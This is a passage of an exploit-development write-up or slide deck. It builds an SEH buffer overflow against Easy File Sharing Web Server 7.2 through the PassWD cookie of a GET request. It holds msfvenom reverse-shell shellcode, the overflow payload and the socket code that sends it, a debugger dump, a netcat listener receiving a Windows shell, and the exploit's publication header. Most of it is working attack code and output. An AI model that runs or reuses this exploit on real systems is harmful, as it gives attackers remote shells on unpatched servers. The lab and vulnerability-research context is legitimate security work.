buf += "\xed\x53\x3d\xc8\x75\x80\xf6\xeb\x54\x17\x8c\xb5\x76"
buf += "\x96\x41\xce\x3e\x80\x86\xeb\x89\x3b\x7c\x87\x0b\xed"
buf += "\x4c\x68\xa7\xd0\x60\x9b\xb9\x15\x46\x44\xcc\x6f\xb4"
buf += "\xf9\xd7\xb4\xc6\x25\x5d\x2e\x60\xad\xc5\x8a\x90\x62"
buf += "\x93\x59\x9e\xcf\xd7\x05\x83\xce\x34\x3e\xbf\x5b\xbb"
buf += "\x90\x49\x1f\x98\x34\x11\xfb\x81\x6d\xff\xaa\xbe\x6d"
buf += "\xa0\x13\x1b\xe6\x4d\x47\x16\xa5\x19\xa4\x1b\x55\xda"
buf += "\xa2\x2c\x26\xe8\x6d\x87\xa0\x40\xe5\x01\x37\xa6\xdc"
buf += "\xf6\xa7\x59\xdf\x06\xee\x9d\x8b\x56\x98\x34\xb4\x3c"
buf += "\x58\xb8\x61\x92\x08\x16\xda\x53\xf8\xd6\x8a\x3b\x12"
buf += "\xd9\xf5\x5c\x1d\x33\x9e\xf7\xe4\xd4\x61\xaf\x5a\xa1"
buf += "\x0a\xb2\xa2\xa3\xe3\x3b\x44\xd9\xe3\x6d\xdf\x76\x9d"
buf += "\x37\xab\xe7\x62\xe2\xd6\x28\xe8\x01\x27\xe6\x19\x6f"
buf += "\x3b\x9f\xe9\x3a\x61\x36\xf5\x90\x0d\xd4\x64\x7f\xcd"
buf += "\x93\x94\x28\x9a\xf4\x6b\x21\x4e\xe9\xd2\x9b\x6c\xf0"
buf += "\x83\xe4\x34\x2f\x70\xea\xb5\xa2\xcc\xc8\xa5\x7a\xcc"
buf += "\x54\x91\xd2\x9b\x02\x4f\x95\x75\xe5\x39\x4f\x29\xaf"
buf += "\xad\x16\x01\x70\xab\x16\x4c\x06\x53\xa6\x39\x5f\x6c"
buf += "\x07\xae\x57\x15\x75\x4e\x97\xcc\x3d\x7e\xd2\x4c\x17"
buf += "\x17\xbb\x05\x25\x7a\x3c\xf0\x6a\x83\xbf\xf0\x12\x70"
buf += "\xdf\x71\x16\x3c\x67\x6a\x6a\x2d\x02\x8c\xd9\x4e\x07"
```

```
shellcode = buf
```

```
crash = "/./"
crash += "A"*53
crash += "\xeb\x10\x90\x90"
crash += "\x05\x86\x01\x10"
crash += "C"*10
crash += shellcode
crash += "E"*2550
```

```
request = "GET /yfolder.ghp HTTP/1.1\r\n"
request += "Host: " + host + "\r\n"
request += "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0  
Iceweasel/31.8.0" + "\r\n"
request += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" + "\r\n"
request += "Accept-Language: en-US,en;q=0.5" + "\r\n"
request += "Accept-Encoding: gzip, deflate" + "\r\n"
request += "Referer: " + "http://" + host + "/" + "\r\n"
request += "Cookie: SESSIONID=16246; UserID=PassWD=" + crash + "; frmUserName=; frmUserPass="
request += "rememberPass=202.197.208.215.201"
request += "\r\n"
request += "Connection: keep-alive" + "\r\n"
request += "If-Modified-Since: Mon, 19 Jun 2017 17:36:03 GMT" + "\r\n"
```

```
print "[*] Connecting to Target " + host + "...standby..."
```

```
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
try:
    connect=s.connect((host, port))
    print "[*] Successfully connected to " + host + "!!!"
except:
    print "[!] " + host + " didn't respond\n"
    sys.exit(0)
```

Analyzed shellcode in memory for corruption and operation

```
CPU - thread 000001D0
01856E82 BF 1FCDA304 MOV EDI,4A3CD1F
01856E87 DBD3 FCMOVB ST,ST(3)
01856E89 D97424 F4 FSTENV (28-BYTE) PTR SS:[ESP-C]
01856E8D 5B POP EBX
01856E8E 29C9 SUB ECX,ECX
01856E90 B1 52 MOV CL,52
01856E92 317B 12 XOR DWORD PTR DS:[EBX+12],EDI
01856E95 037B 12 ADD EDI,DWORD PTR DS:[EBX+12]
01856E98 83DC C9 SBB ESP,-37
01856E9B 41 INC ECX
01856E9C F1 INT1
01856E9D 1E PUSH DS
01856E9E 3907 CMP DWORD PTR DS:[EDI],EAX
01856EA0 FA CLI
01856EA1 DEBA 68720091 FIDIVR WORD PTR DS:[EDX+91007268]
01856EA7 0060 3B ADD BYTE PTR DS:[EAX+3B],AH
01856EAA 0901 OR DWORD PTR DS:[ECX],EAX
01856EAC E8 400901F4 CALL F58677F1
01856EB1 C2 1101 RETN 111
01856EB4 0000 ADD BYTE PTR DS:[EAX],AL
01856EB6 0000 ADD BYTE PTR DS:[EAX],AL
01856EB8 A8 44 TEST AL,44
01856EB9 0901 OR DWORD PTR DS:[ECX],EAX
```

Tested exploit

```
root@kali:~/exploitpractice/easyfs# nc -nlvp 2345  
listening on [any] 2345 ...  
█
```

On Kali set up netcat listener

```
root@kali:~/exploitpractice/easyfs# ./guestgeta.py  
[*] Connecting to Target 192.168.188.132...standby...  
[*] Successfully connected to 192.168.188.132!!!  
[*] Sending improperly formed request...  
[!] Request has been sent!
```

```
root@kali:~/exploitpractice/easyfs# nc -nlvp 2345  
listening on [any] 2345 ...  
connect to [192.168.188.133] from (UNKNOWN) [192.168.188.132] 1216  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\Documents and Settings\Administrator>█
```



Made exploit submission-ready

```
exploit.py
```

```
#!/usr/bin/python
# Exploit Title: Easy File Sharing Web Server 7.2 - GET HTTP Request (PassWD) Buffer Overflow (SEH)
# Date: 19 June 2017
# Exploit Author: clubjk
# Author Contact: jk@jkcybersecurity.com
# Vendor Homepage: http://www.sharing-file.com
# Software Link: https://www.exploit-db.com/apps/60f3ff1f3cd34dec80fba130ea481f31-efssetup.exe
# Version: Easy File Sharing Web Server 7.2
# Tested on: WinXP SP3
# Usage: ./exploit.py
# [*] Connecting to Target 192.168.188.132...standby...
# [*] Successfully connected to 192.168.188.132...
# [*] Sending improperly formed request...
# [!] Request has been sent!
```

```
import socket,os,time,sys
```

```
host = "192.168.188.132"
```

```
port = 80
```

```
#msfvenom -p windows/shell_reverse_tcp LHOST=192.168.188.133 LPORT=2345 -f py -b "\x00"
```

```
buf = ""
```

```
buf += "\xdb\xd2\xd9\x74\x24\xf4\x5f\xba\xb7\xe7\x7d\x1e\x29"
```

```
buf += "\xc9\xb1\x52\x83\xe1\xfc\x31\x57\x13\x03\xe0\xf4\x9f"
```

Aaaaand it made the board...

Someone better

Me

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit Search

Easy File Sharing Web Server 7.2

I'm not a robot

reCAPTCHA Privacy - Terms

Search

More Options

12 total entries

Date	D	A	V	Title	Platform	Author
2017-07-08	↓	⚠	🕒	Easy File Sharing Web Server 7.2 - GET Request 'PassWD' Buffer Overflow (DEP Bypass)	Windows	Sungchul Park
2017-06-28	↓	⚠	🕒	Easy File Sharing Web Server 7.2 - Unrestricted File Upload	Windows	Chako
2017-06-28	↓	⚠	🕒	Easy File Sharing Web Server 7.2 - Account Import Local Buffer Overflow (SEH)	Windows	Chako
2017-06-27	↓	⚠	🕒	Easy File Sharing Web Server 7.2 - GET Request 'PassWD' Buffer Overflow (SEH)	Windows	clubjk
2017-06-15	↓	⚠	🕒	Easy File Sharing Web Server 7.2 - 'POST' Buffer Overflow (DEP Bypass)	Windows	bl4ck h4ck3r
2017-06-12	↓	⚠	🕒	Easy File Sharing Web Server 7.2 - 'POST' Buffer Overflow	Windows	Touhid M.Sh...
2017-06-11	↓	⚠	🕒	Easy File Sharing Web Server 7.2 - Authentication Bypass	Windows	Touhid M.Sh...
2016-07-29	↓	⚠	🕒	Easy File Sharing Web Server 7.2 - (SEH) Overflow (Egghunter)	Windows	ch3rn0byl
2015-12-16	↓	⚠	✅	Easy File Sharing Web Server 7.2 - HEAD Request Buffer Overflow (SEH)	Windows	ArminCyber
2015-12-16	↓	⚠	✅	Easy File Sharing Web Server 7.2 - GET Request Buffer Overflow (SEH)	Windows	ArminCyber
2015-11-30	↓	-	🕒	Easy File Sharing Web Server 7.2 - Remote Buffer Overflow (SEH) (DEP Bypass with ROP)	Windows	Knaps
2015-10-23	↓	⚠	✅	Easy File Sharing Web Server 7.2 - Remote Overflow (SEH)	Windows	Audit0r

But, there's always someone better...

Summary

- Examined the HTTP packets in Wireshark
- Created a fuzzing template in Spike w 9 variables
- Fuzzed and found a previously undisclosed vulnerable parameter
- Replicated the crash in python
- Determined the offset
- Confirmed EIP control
- Chose a return address and tested it
- Adjusted the ESP to planned shellcode location
- Confirmed shellcode injected into stack without corruption
- Ran exploit and got shell

Questions?